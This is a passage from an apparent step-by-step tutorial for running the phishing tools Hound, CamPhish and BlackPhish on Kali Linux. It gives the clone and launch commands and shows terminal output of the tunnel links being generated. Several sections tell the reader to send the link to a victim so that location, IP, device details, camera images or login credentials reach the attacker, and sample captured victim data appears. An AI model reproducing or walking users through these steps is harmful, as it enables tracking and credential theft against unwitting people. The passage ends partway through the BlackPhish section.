
Features:

The tool offers a wide range of features and functionality, including:

- Capture Exact GPS Location
- Automated Data Collection
- User-friendly Interface

Steps to use:

- Login to kali.
- Login to super user by `sudo su` command.



```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
```

- Just clone this repository-
git clone <https://github.com/techchipnet/hound>
- Now go to cloned directory and run hound.sh
 - cd hound
 - chmod +x hound.sh
 - bash hound.sh

- v. On first launch, It will install the dependencies and hound is installed

```
(root@kali)~/home/kali/Desktop
# git clone https://github.com/techchipnet/hound
Cloning into 'hound'...
remote: Enumerating objects: 85, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 85 (delta 20), reused 17 (delta 17), pack-reused 63
Receiving objects: 100% (85/85), 189.52 KiB | 616.00 KiB/s, done.
Resolving deltas: 100% (45/45), done.

(root@kali)~/home/kali/Desktop
# ls
BlackPhish  CamPhish  hound  rubikphish  saycheese

(root@kali)~/home/kali/Desktop
# cd hound

(root@kali)~/home/kali/Desktop/hound
# ls
data.txt  index_chat.html  ip.php  payload  saved.ip.txt  style.css  webhook.php
hound.sh  index.php        LICENSE  README.md  script.js     template.php

(root@kali)~/home/kali/Desktop/hound
# chmod +x hound.sh

(root@kali)~/home/kali/Desktop/hound
# ls
data.txt  index_chat.html  ip.php  payload  saved.ip.txt  style.css  webhook.php
hound.sh  index.php        LICENSE  README.md  script.js     template.php

(root@kali)~/home/kali/Desktop/hound
# bash hound.sh
```

- vi. Select your choice for the Host.



```
root@kali: /home/kali/Desktop/hound
File Actions Edit View Help

HOUND

Hound Ver 0.2 - by Anil Parashar [TechChip]
www.techchip.net | youtube.com/techchipnet
Hound is a simple and light tool for information gathering and capture GPS coordinates.


Do you want to use cloudflared tunnel?
otherwise it will be run on localhost:8080 [Default is Y] [Y/N]: Y
Cloudflared already installed.
[+] Starting php server ...
[+] Starting cloudflared tunnel ...
[+] Direct link: https://project-manufacturing-statutes-chapter.trycloudflare.com

[*] Waiting targets, Press Ctrl + C to exit ...
```


- vii. Send generated link to the victim.



- viii. Via the link, the victim will reach another web where permission for his current location will be asked cleverly.




- ix. The moment victim allows any pop-up or even stays on the site for some time, his/her IP address with geographical coordinates and device information will be transferred to the attacker.


```
[+] Target opened the link!
[+] IP: 114.134.26.194
Hound - Information Gathering Report

Device Information
-----
User Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 (+cloudflare.com)
Platform: Linux x86_64
Cookies Enabled: true
Browser Language: en-US
Browser Name: Netscape
Browser CodeName: Mozilla
RAM: 8
CPU Cores: 8
Screen Width: 800
Screen Height: 600
Local Time: 8:19:56 AM
RefUrl:
OS CPU: undefined

User denied the Geolocation permission.
Hound - Information Gathering Report
```



- x. The location can be viewed via any map services available online as shown below.



Thus, victim's current location with IP address and device information are stolen which could be used to harm him/her.

- 3) Camphish:** CamPhish Hosts a fake website on in built PHP server and uses ngrok & serveo to generate a link which we will forward to the target, which can be used on over internet.


Features: In this tool I added two automatic webpage templates for engaged target on webpage to get more picture of cam

- Festival Wishing
- Live YouTube TV
- Online Meeting [Beta]

Steps to Use:


- i. Login to kali

- ii. Login to super user by sudo su command.



```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~[~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)~[~/home/kali/Desktop]
```

- iii. Just, Clone this repository –
git clone <https://github.com/techchipnet/CamPhish>
- iv. Now go to cloned directory and run camphish.sh
- cd CamPhish
 - chmod +x camphish.sh
 - bash camphish.sh
- v. On first launch, It will install the dependencies and CamPhish is installed



```
(root@kali)~[~/home/kali/Desktop]
$ git clone https://github.com/techchipnet/CamPhish
Cloning into 'CamPhish'...
remote: Enumerating objects: 103, done.
remote: Counting objects: 100% (64/64), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 103 (delta 56), reused 37 (delta 37), pack-reused 39
Receiving objects: 100% (103/103), 49.20 KiB | 899.00 KiB/s, done.
Resolving deltas: 100% (56/56), done.

(root@kali)~[~/home/kali/Desktop]
$ ls
BlackPhish CamPhish hound rubikphish saycheese

(root@kali)~[~/home/kali/Desktop]
$ cd CamPhish


(root@kali)~[~/home/kali/Desktop/CamPhish]
$ ls
camphish.sh      ip.php    LiveYTTV.html  post.php  template.php
festivalwishes.html LICENSE  OnlineMeeting.html  README.md

(root@kali)~[~/home/kali/Desktop/CamPhish]
$ chmod +x camphish.sh

(root@kali)~[~/home/kali/Desktop/CamPhish]
$ ls
camphish.sh      ip.php    LiveYTTV.html  post.php  template.php
festivalwishes.html LICENSE  OnlineMeeting.html  README.md

(root@kali)~[~/home/kali/Desktop/CamPhish]
$ bash camphish.sh
```

- vi. Select the option according to your preference to make attack website link for the victim



```
File Actions Edit View Help
(CamPhish Ver 1.7)
www.techchip.net | youtube.com/techchipnet

— Choose tunnel server —
[01] Ngrok
[02] Serveo.net


[+] Choose a Port Forwarding option: [Default is 1] 2

— Choose a template —
[01] Festival Wishing
[02] Live Youtube TV
[03] Online Meeting

[+] Choose a template: [Default is 1] 2

[+] Enter YouTube video watch ID: gflagfgaigfiahifa
[+] Choose subdomain? (Default: [Y/n]): n
[+] Starting Serveo ...
[+] Starting php server ... (localhost:3333)
[+] Direct link: https://9c07b267c3c9d63d0b7e940bb4ce4b8c.serveo.net
```

- vii. Send generated link to victim



- viii. Via the link the victim will reach another web showing YouTube clone



- ix. The moment victim opens the YouTube video or even stays on the site for some time, his/her IP address will be transferred to the attacker.

```
[+] Target opened the link!
[+] IP: 38.137.48.122

[+] Target opened the link!
[+] IP: 38.137.48.122

[+] Target opened the link!
[+] IP: 49.36.184.220
[+] IP: User-Agent:


[+] Target opened the link!
[+] IP: 38.137.48.122
[+] IP: User-Agent:

[+] Target opened the link!
[+] IP: 38.137.48.122
[+] IP: User-Agent:
```

4) BlackPhish: It is a phishing toolkit designed for creating and managing phishing campaigns.

Steps to use:

- i. Login to kali.
- ii. Login to super user by sudo su command



The screenshot shows a Kali Linux terminal window. At the top, there is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, the terminal displays the following text: 'zsh: corrupt history file /home/kali/.zsh_history'. The prompt is '(kali@kali)-[~/Desktop]'. The user enters '\$ sudo su'. The terminal then displays '[sudo] password for kali:' followed by a red prompt character and the text '(root@kali)-[/home/kali/Desktop]'. The user's input is masked with a white box.

- iii. Just, Clone this repository –
<https://github.com/iinc0gnit0/BlackPhish>
- iv. Now go to cloned directory and run blackphish.py
 - cd BlackPhish
 - chmod +x blackphish.py
 - ./install.sh
 - python blackphish.py
- v. On first launch, It will install the dependencies and blackphish is installed.


```

(root@kali)~/home/kali/Desktop
# git clone https://github.com/iinc0gnit0/BlackPhish
Cloning into 'BlackPhish' ...
remote: Enumerating objects: 1722, done.
remote: Counting objects: 100% (130/130), done.
remote: Compressing objects: 100% (74/74), done.
remote: Total 1722 (delta 65), reused 113 (delta 52), pack-reused 1592
Receiving objects: 100% (1722/1722), 19.83 MiB | 4.66 MiB/s, done.
Resolving deltas: 100% (629/629), done.

(root@kali)~/home/kali/Desktop
# ls
BlackPhish  CamPhish  hound  rubikphish  saycheese

(root@kali)~/home/kali/Desktop
# cd BlackPhish

(root@kali)~/home/kali/Desktop/BlackPhish
# ls
blackphish.py  CHANGELOG.md  img  LICENSE  package.json  Server  Websites
blackphishwin.py  _config.yml  install.sh  login.php  README.md  update.sh  Windows

(root@kali)~/home/kali/Desktop/BlackPhish
# chmod +x blackphish.py

(root@kali)~/home/kali/Desktop/BlackPhish
# ls
blackphish.py  CHANGELOG.md  img  LICENSE  package.json  Server  Websites
blackphishwin.py  _config.yml  install.sh  login.php  README.md  update.sh  Windows

(root@kali)~/home/kali/Desktop/BlackPhish
# ./install.sh
Hit:1 http://http.kali.org/kali kali-rolling InRelease
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3 is already the newest version (3.11.8-1).
npm is already the newest version (9.2.0~ds1-3).
apache2 is already the newest version (2.4.61-1).
php is already the newest version (2:8.2+93+nmu1).
libapache2-mod-php is already the newest version (2:8.2+93+nmu1).
zip is already the newest version (3.0-13).
wget is already the newest version (1.24.5-1).
python3-distutils is already the newest version (3.12.3-3.1).
The following packages were automatically installed and are no longer required:
  libadwaita-1-0 libappstream5 libatk-adaptor libboost-dev libboost1.83-dev libdaxctl1

Run `npm audit` for details.
Considering conflict mpm_event for mpm_prefork:
Considering conflict mpm_worker for mpm_prefork:
Module mpm_prefork already enabled
ERROR: Module php7.2 does not exist!
--2024-07-12 07:02:26-- https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip
Resolving bin.equinox.io (bin.equinox.io)... 18.205.222.128, 54.237.133.81, 52.202.168.65, ...
Connecting to bin.equinox.io (bin.equinox.io)|18.205.222.128|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13921656 (13M) [application/octet-stream]
Saving to: 'ngrok-stable-linux-amd64.zip'

ngrok-stable-linux-amd64. 100%[=====>] 13.28M 1.46MB/s in 12s

2024-07-12 07:02:39 (1.12 MB/s) - 'ngrok-stable-linux-amd64.zip' saved [13921656/13921656]

Archive: ngrok-stable-linux-amd64.zip
  inflating: ngrok
Is ngrok configured on this machine?{y/n} n
Auth token saved to configuration file: /root/.ngrok2/ngrok.yml

To run, use command:

sudo python3 blackphish.py

(root@kali)~/home/kali/Desktop/BlackPhish
# sudo python3 blackphish.py

```

- vi. Select the option according to your preference to make attack website link for the victim.



```
Trash          Confirmation
https://github.com/iinc0gnit0/BlackPhish

  B  P
BLACK PHISH v4.0

Banner made by: [ tuf_unkn0wn ]
Script created by: [ inc0gnit0 ] [ retro0001 ]
Revisions made by: [ jackoftimeandreality ]
Websites created by: [ TableFlipGod ]
Big Thanks to: [ DarkSecDevelopers ]


[1] Instagram
[2] Google
[3] Facebook
[4] Netflix
[5] Twitter
[6] Snapchat
[0] Clean
[x] Exit

Black [BlackPhish] -> 2

[1] ngrok (recommended)
[2] Localtunnel
[3] localhost.run
[4] Localhost only

[BlackPhish-Google] -> 4
```

- vii. The desired link has been generated and ready to use.



```
File Actions Edit View Help
[+] Copying Files
[+] Cleaning /var/www/html/
[+] Cleaning /Server/www/
URL redirect to: google.com
[+] Editing login.php(Do not edit/tamper with this file)
[+] Copying to /var/www/html
[+] Changing File Permissions
[+] Starting Apache2 Service
[+] Apache2 Service Started


[*] Local: 127.0.1.1

Waiting For Victim ... [Control + C] to stop
```



- viii. Send generated link to victim



- ix. The victim unknowingly will enter his/her personal information on clone of website made



